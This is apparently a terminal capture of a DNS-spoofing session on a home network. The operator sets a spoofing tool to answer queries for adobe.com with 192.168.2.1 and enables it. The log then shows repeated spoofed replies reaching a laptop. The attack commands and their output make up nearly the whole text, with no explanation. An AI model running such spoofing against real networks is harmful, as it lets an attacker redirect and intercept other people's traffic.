
🖨️🔊🛡️📶

🔌🕒🔍🔊

📧🟢📧📧

🔌📺

```
File Actions Edit View Help
192.168.2.0/24 > 192.168.2.10 » set dns.spoof.domains adobe.com; set dns.spoof.address 192.168.2.1
192.168.2.0/24 > 192.168.2.10 » dns.spoof on
[11:48:27] [sys.log] [inf] dns.spoof adobe.com → 192.168.2.1
192.168.2.0/24 > 192.168.2.10 » [11:48:39] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:39] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:39] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
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to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:39] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:39] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:39] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:39] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:39] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:39] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:41] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:41] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:41] [sys.log] [inf] dns.spoof sending spoofed DNS reply for _3000._https.adobe.com (-
>192.168.2.1) to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
192.168.2.0/24 > 192.168.2.10 » [11:48:41] [sys.log] [inf] dns.spoof sending spoofed DNS reply for adobe.com (→192.168.2.1)
to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
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to 192.168.2.1 : 9c:fc:e8:2f:33:25 (Intel Corporate) - laptop-14ot95h2.home..
```




